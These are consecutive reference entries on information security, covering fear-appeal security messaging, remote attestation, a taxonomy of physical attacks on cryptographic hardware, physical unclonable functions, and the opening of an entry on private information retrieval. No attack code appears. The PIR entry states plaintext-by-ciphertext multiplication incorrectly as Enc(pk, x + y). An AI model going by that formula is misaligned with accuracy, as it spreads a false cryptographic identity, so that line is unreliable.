A persuasive message is designed to induce a specific course of action. In an information security context, persuasive messages describe information security threats and subsequent coping enactments to alleviate the danger. They can also urge compliance with organizational security policies.

Background

Information security continues to be a growing concern for individual users, organizations, and governments. Industry reports indicate that information security breaches are growing. The majority of incidents are caused by organizational insiders who have access to the assets and are familiar with business procedures. It is also widely reported that employees usually do

not intentionally cause the incidents. Lack of motivation is the main reason for employees to violate procedural guidelines (e.g., using strong passwords, backing up date, etc.).

Persuasive messaging is a common approach to encourage positive security behaviors. A bulk of studies showed that using such communication can effectively motivate users to engage in precautionary actions (e.g., Johnston and Warkentin 2010). It may take various forms, such as information security policies, awareness training, and popup nudges. Employers and governments rely on a range of persuasive communications to influence information security hygiene behaviors of employees and citizens.

IS research regarding persuasive messages has taken a number of approaches, though the majority of studies focused on the proper design of a persuasive message. One of the remarkable findings is to use a fear appeal to arouse people's fear to persuade them to perform a specific set of behaviors. In addition to fear appeals, other perspectives have been examined on the effects of people's security behaviors, such as gain and loss frames (Anderson and Agarwal 2010), anti-neutralizations (Barlow et al. 2018), and deterrence (Johnston et al. 2015). Recent studies continue investigating the persuasiveness of a message based on the Fear Appeal Model (Johnston and Warkentin 2010) and other relevant theories like the Elaboration Likelihood Model (Puhakainen and Siponen 2010; Johnston et al. 2019).

Theory and Application

One of the leading theories applied in persuasive security messages is the Fear Appeal Model (Johnston and Warkentin 2010). A fear appeal attempts to manipulate how people assess a threat and how they cope with that threat. In particular, an individual perceives a threat by evaluating associated seriousness (threat severity) and the likelihood of its occurrence (threat susceptibility). Consequently, these perceptions can elicit an emotional state of fear. Furthermore, to engage in the suggested response, perceiving efficacy is of great importance, including an assessment of the effectiveness of the recommended response (response efficacy) and the ability of the message recipient to carry out the response (self-efficacy). More importantly, the individual is more likely to take adaptive actions

when the feelings of efficacy are greater than threat perceptions. Hence, a fear appeal is considered to be effective when there are (1) moderate or high levels of threat and (2) a high level of efficacy.

IS researchers devote efforts to improve fear appeals to sufficiently motivate people by exploring the influencing factors, such as argument quality, sanctioning statement, personal relevance, and social influence. Current research suggests that two conditions are significant to the persuasiveness of the message – personal relevance and individual factors (e.g., personal values, preferences, and dispositions). A fear appeal is more effective when the recipient feels the stated issue is relevant to himself/herself. In addition, should the message be personalized to match an individual's beliefs and preferences, its persuasiveness will be enhanced.

To compose a fear appeal, four elements should be manipulated, including threat severity, threat susceptibility, response efficacy, and self-efficacy. Taking strong password creation as an example, a fear appeal should present (1) the serious consequences caused by a weak password – identity theft/data breach, (2) the probability of its occurrence – highly possible, (3) the effectiveness of using a strong password to mitigate the threat – quite effective, and (4) the ability of an individual to set up a strong password – easy to do. Notably, efficacy should be emphasized to better motivate people.

Open Problems and Future Directions

Despite the prevalent use of fear appeals, a number of deficiencies were suggested by IS researchers, such as the unmeasured variable of fear and the frequent use of cross-sectional data (e.g., Boss et al. 2015). Future research can advance fear appeal literature by tackling these problems. Additionally, more interesting questions of fear appeals might be answered in the future studies, such as "How to tailor fear appeals to be more personalized if one size doesn't fit all," "What are the long-term effects of fear appeals while using fear appeal campaigns," and "How to frame fear appeals to be more influential?"

However, merely focusing on fear appeals may impede other research opportunities of scrutinizing persuasive messaging. For instance, humorous messages are commonly used in advertising since humor can arouse positive affect, ease tension, and reduce associated anxiety (Martin 2007).

As a result, audiences will be more likely to form favorable attitudes towards the products or brands. Indeed, humor appeals can be leveraged to convey threat information due to the merits. It has been shown to be an effective means to motivate people to take precautionary actions (e.g., Nabi 2016). Hence, future research may explore how other emotional appeals, such as humorous messages and warm messages rather than conventional fear appeals, influence people's information security–related behaviors.

Remote attestation

Definition

Phenotyping, or remote attestation, is a process allowing to challenge, using time and behavior measurements, the assumption that a black box runs a given software. The concept is based on coding programs in a way that modifications in them will inevitably cause observable behavioral changes, variations in resource consumption, or response time differences.

Definition

The security of physical implementations of cryptographic algorithms.

Background

A cryptographic primitive can be considered from two points of view: on the one hand, it can be viewed as an abstract mathematical object or black box (i.e., a transformation, possibly parameterized by a key, turning some input into some output); on the other hand, this primitive will in fine have to be implemented in a program that will run on a given processor, in a given environment, and will therefore present specific characteristics. The first point of view is that of classical cryptanalysis; the second one is that of physical security. Physical attacks on cryptographic devices take advantage of implementation specific characteristics to recover the secret parameters involved in the computation. They are therefore much less general, since specific to a given implementation, but often much more powerful than

classical cryptanalysis, and are considered very seriously by cryptographic devices implementors.

Theory

Physical attacks can be classified in many ways. The literature usually sorts them along two orthogonal axes.

- *Invasive vs. noninvasive*. Invasive attacks require depackaging the chip to get direct access to its inside components; a typical example of this is the connection of a wire on a data bus to see the data transfers. A noninvasive attack only exploits externally available information (the emission of which is however often unintentional) such as running time, power consumption, etc. One can go further along this axis by distinguishing local and distant attacks: a local attack requires close but external, i.e., noninvasive, proximity to the device under concern, for example, by a direct connection to its power supply. As opposed, a distant attack can operate at a larger distance, for example, by measuring electromagnetic field several meters (or hundreds of meters) away, or by interacting with the device through an internet connection.
- *Active vs. passive*. Active attacks try to tamper with the devices proper functioning; for example, fault-induction attacks will try to induce errors in the computation. As opposed, passive attacks will simply observe the device's behavior during its processing, without disturbing it.

Note that these two axes are well orthogonal: an invasive attack may completely avoid disturbing the device's behavior, and a passive attack may require a preliminary depackaging for the required information to be observable. These attacks are of course not mutually exclusive: an invasive attack may, for example, serve as a preliminary step for a noninvasive one, by giving a detailed description of the chip's architecture that helps to find out where to put external probes.

In parallel, physical attacks can also be classified according to the cost of the equipment and expertise required to carry out an attack. For example, a taxonomy for physical adversaries has been proposed in Abraham et al. (1991). Such classifications are typically provided by standardization bodies. Methodologies allowing to evaluate these cost issues are described in the FIPS 140-2 documentation (FIPS 140-2 2002) or the Common

Criteria application of attack potential to smart cards (Application of Attack Potential to Smart Cards 2006.)

Eventually, some of the most frequently considered types of physical attacks include:

1. Tampering attacks (e.g. discussed in Anderson and Kuhn 1996)
2. Timing attacks (introduced in Kocher 1996)
3. Fault attacks (introduced in Boneh et al. 1997)
4. Power analysis attacks (introduced in Kocher et al. 1999)
5. Electromagnetic analysis attacks (introduced in Gandolfi et al. 2001; Quisquater and Samyde 2001)
6. Cold boot attacks (introduced in Halderman et al. 2008)

Physical Unclonable Functions (PUFs)

Jorge Guajardo[31] ✉
(31) Bosch Research and Technology Center North America, Pittsburgh, PA, USA

Work done while the author was at Philips Research, The Netherlands

Synonyms

Physical obfuscated key; Physical random function; POK; PUF

Definition

Physical unclonable functions (PUFs) consist of inherently unclonable physical systems with a challenge-response behavior. In particular, given a challenge to the PUF, a response is easily evaluated, which is unpredictable. Moreover, an individual PUF device cannot be practically cloned or copied even with access to the exact manufacturing process that produced it in the first place. PUFs can be thought of as the physical equivalent of one-way functions.

Theory

Physical unclonable functions, introduced by Pappu et al. (2002; Pappu 2001), consist of inherently unclonable physical systems. They inherit their unclonability from the fact that they consist of many random components that are present in the manufacturing process and cannot be controlled. When a stimulus is applied to the system, it reacts with a response. Such a pair of a stimulus x and a response y is called a *challenge-response* pair

(CRP). In particular, a PUF is considered as a function that maps challenges to responses. In the extreme case, it only accepts one challenge and one response pair. In this particular case, these PUFs have also received the name physically obfuscated key or POK (Gassend 2003).

- *PUF Types*. Two different types of PUFs have been considered in the literature according to their challenge-response behavior. First, the original PUF constructions (Pappu 2001; Pappu et al. 2002) accepted a large number of challenge-response pairs (x_i, y_i), $i = 1, \ldots, N$. Such PUFs have so many CRPs that an attack (performed during a limited amount of time) based on exhaustively measuring the CRPs only has a negligible probability of success and in particular, $1/N \approx 2^{-k}$ for large $k \approx 100$ (Pappu 2001; Škorić et al. 2005). The second type of PUF only accepts a small number of different CRPs. In this case, their usage and security stem from their unclonability and unpredictability.
- *Modelling and Properties*. Due to their physical nature, PUFs are inherently noisy and have been modelled as a noisy function (Armknecht et al. 2009). An (l, m, δ)-noisy function Π_j for $l, m, \delta \in \mathbb{N}^+$, and $0 \leq \delta \leq m$, is a probabilistic algorithm that accepts inputs (challenges) $x \in \{0, 1\}^l$ and generates outputs (responses) $y \in \{0, 1\}^m$ such that the Hamming distance between two outputs to the same input is at most δ. A PUF should satisfy the following properties:

  1. *Noise level*: a PUF is a noisy function with $\delta < m/2$. This allows for its use in practice by combining it with a fuzzy extractor to derive reliable bit strings.

  2. *Unpredictability and independence*: informally speaking the responses $y_j = \Pi_j(x)$ and $y_k = \Pi_k(x)$ from two different PUFs Π_j, Π_k to the *same* challenge x are independent from each other. Moreover, the response $y = \Pi(x)$ of a PUF Π to a challenge x gives only a negligible amount of information on another response $y' = \Pi(x')$ to a *different* challenge x'. Observe that in general, the responses of PUFs are *not* uniformly distributed.

  3. *Unclonability*: no efficient technique is known to clone any PUF Π from a family of PUFs. This includes the inability to develop a clone from a manufacturing point of view as well as the impossibility to

create a mathematical model that can allow you to create responses to challenges by model building and mathematical simulation.

Depending on the construction, PUFs can also satisfy the tamper-evidence property. Informally, this property implies that if an attacker tries to investigate the PUF to obtain detailed information about its structure by an invasive physical attack, the PUF response and, in some cases the PUF itself, are destroyed. In other words, the PUF's challenge-response behavior is changed substantially. This can be modelled by requiring that a PUF Π that satisfies this property, upon suffering a physical attack, has responses with $\delta \geq m/2$ when challenged with the same x. Maes and Verbauwhede (2010) observed that other properties are also supported by different PUF constructions. These include: evaluatable, uniqueness, reproducibility, unpredictability, and one-way. Reproducibility is implied by the requirement that $\delta < m/2$, uniqueness and unpredictability are implied by the independence property. One-wayness is an important property not explicitly included in the previous list. However, it can only be attained by PUFs with large challenge-response spaces. Evaluatable is not explicitly included in the current treatment since it is a basic requirement that all primitives used in a practical system need to support.

- *PUF Constructions*. Since their introduction, several constructions and instantiations have been proposed in the literature. These include:
  - *Optical PUFs*. Pappu et al. (2002; Pappu 2001) introduce the idea of a physical one-way function. They use a bubble-filled transparent epoxy wafer and shine a laser beam through it leading to a response interference pattern. This kind of optical PUF is hard to use in the field because of the difficulty to have a tamper-resistant measuring device and the susceptability of the responses to the alignment of the laser equipment between measurements. The properties of optical PUFs were later rigorously studied in Tuyls et al. (2005) and a small integrated optical PUF that can even be implemented in a token was presented in Škorić et al. (2005). Moreover it was shown in Škorić et al. (2005) that reliable robust keys can be extracted from (optical) PUF responses.
  - *Silicon Delay PUFs*. Gassend et al. introduce silicon physical random functions (SPUF) (Gassend et al. 2002b), which use manufacturing

process variations in ICs with identical masks to uniquely characterize each chip. The statistical delay variations of transistors and wires in the IC were used to create a parameterized self-oscillating circuit to measure frequency that characterizes each IC. Silicon PUFs are very sensitive to environmental variations like temperature and voltage.

– *Silicon Arbiter PUFs*. Lim et al. (2005) introduce *arbiter-based* PUFs that use a differential structure and an arbiter to distinguish the difference in the delay between the paths. The differential nature of the PUF structure allows these PUFs to be more robust against environmental conditions. FPGA implementations of arbiter PUFs have been discussed in Gassend et al. (2004) and Lim (2004).
– *Controlled PUFs*. Gassend et al. (2002a) also define a controlled physical random function (CPUF), which can only be accessed via an algorithm that is physically bound to the randomness source in an inseparable way. This control algorithm can be used to measure the PUF but also to protect a "weak" PUF from external attacks. By weak PUF, it is meant a PUF with limited number of challenge-response pairs or whose responses are not independent but highly correlated.
– *Coating PUFs*. In Tuyls et al. (2006), Tuyls et al. present coating PUFs in which an IC is covered with a protective matrix coating, doped with random dielectric particles at random locations. The IC also has a top metal layer with an array of sensors to measure the local capacitance of the coating matrix that is used to characterize the IC. The measurement circuit is integrated in the IC, making it a controlled PUF. It is shown in Tuyls et al. (2006) that it is possible to extract up to three key bits from each sensor in the IC. A key observation in Tuyls et al. (2006) is that the coating can be used to store keys (rather than as a challenge-response repository as in previous works) and that these keys are not stored in memory. Rather, whenever an application requires the key, the key is generated on the fly. This makes it much more difficult for an attacker to compromise key material in security applications. Finally, Tuyls et al. (2006) show that active attacks on the coating can be easily detected, thus, making it a good countermeasure against probing attacks.
– *Intrinsic PUFs and SRAM PUFs*. The disadvantage of most of the previous approaches is the use of custom-built circuits or the modification of the IC manufacturing process to generate a reliable

PUF. Guajardo et al. (2007a) approach the problem by identifying an *Intrinsic* PUF, which is defined as a PUF already present in the device and that requires no modification to satisfy the security goals. The most universal of the intrinsic-PUF constructions is the one based on SRAM memory because of their wide availability in virtually all semiconductor devices. A CMOS SRAM cell is a six-transistor device formed of two cross-coupled inverters and two access transistors connecting to the data bit-lines based on the word-line signal. The transistors forming the cross-coupled inverters are constructed particularly weak to allow driving them easily to 0 or 1 during a write process. Hence, these transistors are extremely vulnerable to atomic level intrinsic fluctuations that are outside the control of the manufacturing process and independent of the transistor location on the chip. During power-up, the cross-coupled inverters of a SRAM cell are not subject to any externally exerted signal. Therefore, any minor voltage difference that shows up on the transistors due to intrinsic parameter variations will tend towards a 0 or a 1 caused by the amplifying effect of each inverter acting on the output of the other inverter. Hence with high probability an SRAM cell will start in the same state upon power-up. On the other hand, different SRAM cells will behave randomly and independently from each other. For SRAM-PUFs, one can consider as a challenge a range of memory locations within a SRAM memory block (Guajardo et al. 2007a). An additional advantage of SRAM-based PUFs is that they produce a binary string as a result of a measurement, in contrast, to other PUFs reported in the literature, which have to go through a quantization process before obtaining a bit string from the measurement. This results in a reduction in the complexity of the measurement circuit. Similar ideas have been introduced concurrently and independently by Su et al. (2007) and Holcomb et al. (2007). Su et al. (2007) present a custom-built circuit array of cross-coupled NOR gate latches to uniquely identify an IC. Here, small transistor threshold voltage V_t differences that are caused due to process variations lead to a mismatch in the latch to store a 1 or a 0. Holcomb et al. (2007) also propose the use of SRAM cells for identification in RFID applications.

– *Other Memory-Based PUFs*. For practical reasons, the SRAM cells on most FPGAs are automatically set to zero at power-up, and they

cannot be used in the instantiation of a PUF anymore. To get around this problem, Kumar et al. (2008) proposed the concept of the Butterfly PUF. The construction is based on the idea of creating structures within the FPGA matrix that behave similarly to an SRAM cell during the start-up phase. In particular, a cross-coupled structure using the latches available in the FPGA fabric is used. This construction allows for an unstable state by an excite signal, which settles down to one of the two stable states after some time. PUFs based on Flip-Flops (Maes et al. 2008) have also been proposed.

– *Reconfigurable PUFs*. Introduced in Kursawe et al. (2009), a reconfigurable PUF (rPUF) is a PUF with a mechanism to change the PUF challenge-response behavior into a new unpredictable and uncontrollable challenge-response behavior even if one knows the challenge-response behavior of the original PUF. Furthermore, the reconfiguration mechanism has to be uncontrollable and should not be based on updating a hidden parameter; e.g., part of the challenge or the location of the PUF structure in reconfigurable FPGA logic (Majzoobi et al. 2009). The PUF reconfiguration must be difficult to revert, even via an invasive attack. In Kursawe et al. (2009), two constructions are proposed. The first one is a reconfigurable optical PUF. In particular, a structure that consists of a polymer containing randomly distributed light scattering particles or a phase change substance is used as opposed to the traditional optical PUF. Such structure has the property that when challenged with a laser at a higher current (than during normal operation) a laser beam of higher intensity is created that heats up the polymer locally and melts it. After a short time the laser beam is removed and the structure cools down such that the particles freeze. The end result is a new structure, which has different scattering behavior to the original one and whose scattering properties cannot be controlled and are unpredictable in accordance with the definition. The second type of rPUF introduced in Kursawe et al. (2009) is based on phase change memory and it is until now only a theoretical construction.
– *Non-semiconductor Physically-Based Identification*. The idea of basing the identification of a device or object on its physical properties has been explored for other than semiconductor devices. Optical PUFs as introduced by Pappu et al. (2002; Pappu 2001) have already been

mentioned. Related ideas have also been explored for purposes of paper identification both based on laser speckle patterns (Buchanan et al. 2005) and on estimation of surface geometry properties (Clarkson et al. 2009; Métois et al. 2002; Smith and Sutherland 1999). In Hammouri et al. (2009), the authors observe that the CD manufacturing process induces a series of lands and pits that can be used for unique identification of the disk. These lands and pits are used to derive a bit string that can be used to authenticate the optical media. Similar ideas are explored in Vijaywargi et al. (2009). Finally, RF signals derived from either small inductances (DeJean and Kirovski 2007) or a combination of capacitors and inductors (Guajardo et al. 2009; Škorić et al. 2008) have been used to derive unclonable identifiers for purposes of low-cost anti-counterfeiting.

- *Historical Remarks*. Gustav Simmons (1991) seems to be the first to describe publicly used unclonable structures in the identification (fingerprinting) of objects with applications in the authentication of paper. Simmons combines the fingerprint derived from the object with public-key cryptography to allow third parties to verify the authenticity of paper. Simmons attributes to Bauder the idea of embedding paper with optical fiber. During authentication, the paper is illuminated with an intense source of light. The (optical) fibers capture light at one end and create bright spots at the other. This distribution of bright spots appears to be random and it is hard to replicate. Simmons discusses the idea of tagging an object with a random particle tag for purposes of identification and arms control verification is introduced. In Committee on Next-Generation Currency Design et al. (1993), this idea is attributed to Bauder (1983) as well. The first papers introducing the terminology of physical random functions are due to Pappu (2001; Pappu et al. 2002).

Applications

PUFs are a new security component that can be used to enhance some traditional cryptographic services and primitives. Before discussing the actual applications, the concept of a fuzzy extractor or helper data algorithm (Dodis et al. 2004; Linnartz and Tuyls 2003) is introduced in the context of PUFs. Helper data algorithms are essential in the development of many PUF applications. Helper data algorithms use as key components error

correcting codes and universal hash functions (Carter and Wegman 1979). In this context, an [n, k, d] error correcting code $\mathcal{I}$ over α_i' has words that are n-tuples of α_i' elements, has minimum distance d, can correct up to $\lfloor (d - 1)/2 \rfloor$ errors, and has cardinality q^k; i.e., it can encode up to q^k possible messages.

Informally, a helper data algorithm consists of two basic primitives: (1) *information reconciliation* or error correction, and (2) *privacy amplification* or randomness extraction. Two phases can be distinguished in the usage of the helper data algorithm.

- *Enrollment*. During this phase, a probabilistic procedure called Gen is run. It takes as input a PUF response y and produces as output a key K and helper data W. In order to implement the procedure Gen (and Rep), an error correcting code $\mathcal{I}$ and a set $\mathscr{H}$ of universal hash functions are chosen. The parameters [n, k, d] of the code $\mathcal{I}$ are determined by the length of the responses y and the number t of errors that have to be corrected. The distance d of the code is chosen such that t errors can be corrected. Then, once the response y is obtained by challenging the PUF, a random code word $C_S \leftarrow \mathcal{C}$ is chosen from $\mathcal{I}$ and a first helper data vector equal to $W_1 = C_S \oplus y$ is generated. Furthermore, a hash function h_i is chosen at random from $\mathscr{H}$ and the key K is defined as $K \leftarrow h_i(y)$. The second part of the helper data is $W_2 = i$. Summarizing the procedure Gen is defined as follows, $(K, W_1, W_2) \leftarrow \text{Gen}(y)$.
- *Verification*. During this phase a procedure called Rep is run. It takes as input a noisy response y' and helper data $W = \{W_1, W_2\}$ and reconstructs the key K (if y' originates from the same source as y), i.e., $K \leftarrow \text{Rep}(y', W)$ according to the following steps:
  - *Information reconciliation*. Using the helper data W_1, $W_1 \oplus y'$ is computed. Then the decoding algorithm of $\mathcal{I}$ is used to obtain C_S. From C_S, y is reconstructed as $y = W_1 \oplus C_S$.
  - *Privacy amplification*. The helper data W_2 is used to choose the correct hash function $h_i \in \mathcal{H}$ and to reconstruct the key as follows: $K = h_i(y)$.

The following applications have been considered in the literature:

- *Identification and authentication*. If a PUF with N challenges $c_1, \ldots, c_N$ is present on the IC, this PUF can be used for identifying the IC (Devadas et al. 2008; Gassend et al. 2004; Lee et al. 2004). This identification process consists of first challenging the PUF and storing the responses in a secure repository and then, at verification time, challenging the PUF again and comparing the responses against the ones previously stored. This challenge-response-based authentication protocol has a limited lifetime due to the limited number of challenges that can be measured during the enrollment phase and stored in the database. This limitation can be removed by making use of more sophisticated key-based cryptographic authentication protocols (e.g., zero-knowledge protocols). In Tuyls and Batina (2006) such a system was developed for the case of an RFID tag and a truly unclonable RFID tag was developed. Another PUF-based authentication scheme is introduced in Hammouri and Sunar (2008) and Hammouri et al. (2008) and it is based on the HB+ protocol (Juels and Weis 2005). The authors in Hammouri and Sunar (2008) and Hammouri et al. (2008) integrate the use of PUFs into the HB+ authentication protocol. The HB-PUF and HB+-PUF protocols in Hammouri and Sunar (2008) and Hammouri et al. (2008) take advantage of the PUF to provide a low-cost implementation in RFID with tamper evidence properties and to generate random numbers, thus reducing the overall area overhead of the implementation.
- *Key storage and IP protection*. The security of many cryptographic primitives is based on the secrecy of a bit string called the key. However, in practice, cryptographic keys stored in nonvolatile memory on a chip are susceptible to all kinds of hardware attacks that can compromise their secrecy. PUFs provide a new, highly secure method for key storage that thwarts many of these attacks and moreover adds tamper-evidence protection to the chip (Tuyls et al. 2006). The generation of a secret key from PUF responses needs some additional processing steps, in particular the PUF responses have to be turned into a secret key. The process consists of applying a fuzzy extractor or helper data algorithm to the noisy PUF response and, thus, derive a robust and stable key. A hardware implementation of a helper data-based key extractor is described in detail in Bösch et al. (2008). The ability to store secret keys in FPGAs and associated protocols for IP protection have also been explored in

Guajardo et al. (2007a, b) and Simpson and Schaumont (2006), using both asymmetric-key and symmetric-key primitives, respectively.
- *Symmetric ciphers*. Armknecht et al. (2009) have shown that one can use a PUF as a component in building a hardware-based pseudorandom function, which the authors call PUF-PRFs. By pseudorandom function the abstraction used in cryptography to model symmetric ciphers is meant. The authors show how the intrinsic randomness of PUFs can be used to construct the analog of the Ruby-Rackoff cipher (Luby and Rackoff 1988) based on PUFs. The PUF-based block cipher introduced in Armknecht et al. (2009) allows simultaneous protection against algorithmic and physical attackers, in particular against memory attacks.

Physically obfuscated key or POK (variant); Physical one-way function (previously); Physical random function (previously); Physical(ly) unclonable function (alternate spelling); Silicon fingerprint (colloquially)

Definition

A PUF is a method for evaluating an object's *instance-specific*, *inherent*, and *physically unclonable* features:

- *Instance-specific*. The evaluated features are (to a high degree) reproducible yet unique for a specific instance of the object and can hence be used for identifying that instance.
- *Inherent*. The evaluated features are acquired by the object instance as part of its physical creation process (typically in an unintentional and/or uncontrollable manner).
- *Physically unclonable*. It is assumed or shown to be very difficult or infeasible to (ab)use the object's creation process for creating two or more instances with PUFs that evaluate to (almost) the same feature values.

It is reasonable to state that a PUF is to an object what a biometric (e.g., a fingerprint) is to a person. Colloquially, a PUF is hence also called an *object's fingerprint*, or, e.g., in case of a silicon chip, a *silicon fingerprint*.

Background

Practical methods for identifying objects and devices based on unique inherent features, equivalently to biometrics for humans, were proposed as early as the 1990s (see, e.g., Simmons 1991 and Tolk 1992). Pappu (2001) was the first to define such a method as a formalized security primitive, calling it a *physical one-way function*. Shortly after, Gassend et al. (2002) proposed a similar method for integrated circuits (IC) and defined it as a *physical random function*, but they also introduced the term *physical unclonable function* which remained in use. Whereas inherent IC identification methods were known before (see, e.g., Lofstrom et al. 2000), Gassend et al. (2002) were also the first to point out the full potential of silicon PUFs as integrated security primitives.

See, e.g., Maes (2013), for an extensive treatise of PUF constructions and properties.

Theory

PUF Design

The operation and the properties of a particular PUF are determined by its design, which should be identical for all of its instances. The design of a PUF comprises components both internal and external to the evaluated object. Some PUF designs are mostly external, e.g., a PUF which evaluates the microscopic fiber structure of paper objects with a high-resolution camera. Alternatively, a PUF design can be fully internal, e.g., most silicon-based PUFs solely consist of electronic components integrated directly on the silicon chip being evaluated. The advantage of external components in a PUF design is that they can be reused to evaluate many PUF instances. The advantages of a fully internal PUF design are that it is self-contained and that the PUF evaluation result is not disclosed externally and can be considered a secret. Fully internal silicon-based PUFs, also called *silicon PUFs*, are of particular interest since they can be conveniently combined with other digital security elements on the same chip.

PUF Challenges and Responses

The result of a PUF evaluation is called its *response*. If a PUF takes an external input which influences the response evaluation, that is called its corresponding *challenge*, and the combination of a challenge and its resulting response is called a *challenge-response pair* or *CRP* of the PUF. The overall relation between challenges and responses of a particular PUF instance is called its *CRP behavior*.

Strong and Weak PUFs, POKs

A *strong PUF* is a PUF which meets the following condition: after an adversary has had unrestricted access to a PUF instance for a certain time, he still cannot predict the PUF's response to a randomly chosen challenge with an accuracy significantly better than random guessing (Rührmair et al., 2010). This implies that a strong PUF should have a very large challenge space to prevent the adversary from learning all CRPs. Typically, the challenge space size of a strong PUF is exponential in one of its design parameters. In addition, the CRP behavior of the PUF should be non-learnable. If there is an underlying model to the CRP behavior which the adversary can learn from a limited set of CRP observations, he can use this learned model to accurately predict the response to any random challenge. Strong PUFs should have no obvious mathematical structure which can be derived from their design, and they should be resistant to machine learning attempts of their CRP behavior. The main advantage of strong PUFs is that they can be deployed in applications where their responses are publicly disclosed, since this hardly affects their unpredictability.

A PUF which does not meet the strong PUF condition is termed a *weak PUF*. A PUF with a small challenge space, e.g., linear in its design parameters, is by default a weak PUF. A weak PUF with only a single response (and hence without a meaningful challenge) is also called a *physically obfuscated key* or *POK*. Weak PUFs and POKs can still play an important role in security applications if they are deployed in such a way that their responses remain secret (Responses are treated as secret keys, hence the origin of the name *physically obfuscated key*).

PUF Quality Metrics

A number of metrics for evaluating the quality of a PUF design have been defined and standardized (ISO/IEC, 2022):

- *Reproducibility* expresses the extent to which a response on a given PUF instance can be accurately reproduced. Since PUF evaluations constitute physical measurements, they are subject to noise and exact reproducibility is typically not possible. If PUF responses are represented in a metric space, the (average) distance between repeatedly evaluated responses on the same PUF instance is called the PUF's *intra-distance*, which is the basic quality metric for reproducibility.
- *Uniqueness* expresses the difference between equivalent responses evaluated on distinct PUF instances. A PUF response is an evaluation of a unique physical feature, which should in general lead to a significantly different response value for each instance. The (average) distance between evaluated response values on different PUF instances is called the PUF's *inter-distance*, which is the basic quality metric for uniqueness.
- *Unpredictability* expresses the uncertainty an observer has about the response of a PUF evaluation which was not observed before. The unpredictability of a PUF response can be conditional on side information the observer has access to, e.g., evaluations of other responses on the same PUF instance, evaluations of the same response on other instances, or the result of a procedure applied on the unknown PUF response. Based on a stochastic model of the PUF behavior, unpredictability can be expressed in terms of *(conditional) entropy*.

Whereas these basic quality metrics are generic for any PUF design, whether or not they are of importance, and to which extent, depends on how the PUF is used in an application.

Applications

Constructions

Non-silicon PUFs

Non-silicon PUF(-like) constructions have been proposed based on (sub)microscopic material properties of regular physical objects, e.g., optical scattering particles (optical PUF), paper fibers (paper PUF), metal wires (RF DNA), or even quantum properties (quantum PUF). Evaluation methods consist of, e.g., optical inspection with cameras, measuring

scattering patterns under coherent lighting, or measuring radio-frequency effects in electromagnetic fields.

Silicon PUFs

Silicon PUFs which can be (digitally) integrated with other security primitives in an embedded security architecture are of particular interest. Silicon PUFs are based on the inherent variations in the properties of integrated circuit elements, as a result of unavoidable manufacturing variability. A large body of literature exists focusing on silicon PUF constructions. The most important categories are the following:

- *Delay-based PUFs*. Which are based on the random delay variability of identically designed circuits. Notable examples are the arbiter PUF (Lee et al., 2004) and the ring oscillator PUF (Gassend et al., 2002). Several variants and extensions of both exist.
- *Memory-based PUFs*. Which evaluate the random preference of digital memory cells based on bistable circuits. Notable examples are the SRAM PUF (Guajardo et al., 2007) and the butterfly PUF (Kumar et al., 2008). Again, several variants exist.

Use Cases

Identification

Since a PUF response is unique and reproducible, it can straightforwardly be used as an (unauthenticated) identifier for the object embedding the PUF. As reproducibility is seldomly perfect, a nonzero matching threshold on the PUF response value is generally required.

Authentication

A strong PUF can be used directly in a challenge-response-based entity authentication protocol. In a first, secure, registration phase, an authenticator queries a number of CRPs for each PUF instance. Later, in the authentication phase, the authenticator presents a PUF instance with an unused registered challenge and observes if the evaluated response matches the registered one (up to a matching threshold). Based on the overall response unpredictability of a strong PUF, this results in a straightforward (unilateral) authentication of the PUF instance. More advanced PUF-based

authentication schemes with additional properties have been proposed in literature, often combined with other security components.

Key Generation and Storage

A sufficiently unpredictable PUF response can be used as a seed to generate a strong cryptographic key, e.g., using a key derivation method. Because the PUF response is reproducible, the same key can be regenerated later by reevaluating the PUF, essentially resulting in a form of key storage without requiring conventional nonvolatile memory. However, in order to derive exactly the same key, this key regeneration phase needs to deal with the non-perfect reproducibility of the response. A proven method for doing this is using a fuzzy commitment scheme (Juels and Wattenberg, 1999), which generates some public side information known as helper data upon the first key generation, that is later used to perfectly regenerate the same key. Combined with a strong extractor as a key derivation method, this results in a fuzzy extractor (Dodis et al., 2004).

PUF-based key generation is particularly useful with silicon PUFs, since they can then be coupled with keyed cryptographic primitives embedded on the same chip. This combination opens the path to many more security applications using cryptography. Since a proper PUF-based key generation solution does not disclose the PUF response, they can also be securely constructed based on weak PUFs and POKs.

Open Problems and Future Directions

A number of high-quality weak PUF designs are known and used in practice. Ongoing research focuses mainly on optimizing their implementations in terms of cost, performance, security, and scalability and on their applications.

A long-term ongoing research direction is the design and analysis of strong (silicon) PUFs. Numerous strong PUF candidates have been proposed, only to be broken later by ever-improving modeling attacks, often deploying machine learning methods. The design of a truly strong silicon PUF, with proven security claims, either in theory or practice, is considered a difficult open problem.

Private information retrieval

Definitions

A single-server private information retrieval (PIR) protocol enables a client to retrieve an element from a remote database server without revealing to the server which element was fetched (assuming the server is computationally bounded). A common way to build computationally efficient single-server PIR is to use an *additively homomorphic cryptosystem* in which Enc $(pk, x) \cdot$Enc $(pk, y) =$ Enc $(pk, x + y)$ and $\cdot$ is some operation performed on the ciphertexts. Such a cryptosystem also supports multiplication by a plaintext $(y \cdot$Enc $(pk, x) =$ Enc $(pk, x + y))$. The key idea is to use the above two operations to compute the dot product between a vector of ciphertexts where every entry is an encryption of 0 except for the entry at the index desired by the client which is an encryption of 1, and the plaintext database. The result is an encryption of the element requested by the client. The goal of PIR with compressed queries is to allow the client to represent the entire query vector as a single ciphertext (saving

communication costs) and then to allow the server to extract the query vector from this compressed representation without learning anything in the process.

Background

The above dot-product-based single-server PIR scheme was originally proposed by Stern (1998). We now discuss the details of the scheme, some of its drawbacks, and how to overcome them. Suppose the server has a PIR database D with n elements. The server first represents these elements in some appropriate space (e.g., as large integers). Then, a client wishing to retrieve the i-th entry generates an encryption and decryption key pair (pk, sk) for an additively homomorphic cryptosystem such as Paillier (1999) (if we use a symmetric cryptosystem, then the keys are the same). The client then creates a vector Q of n ciphertexts such that $Q[i] = Enc(pk, 1)$, and for all $j \in [1, n]$ and $j \neq i$, $Q[j] = Enc(pk, 0)$. Q is essentially an indicator vector (sometimes known as a "one hot" vector) that describes which entry (i) the client is interested in. The client then sends Q to the server.

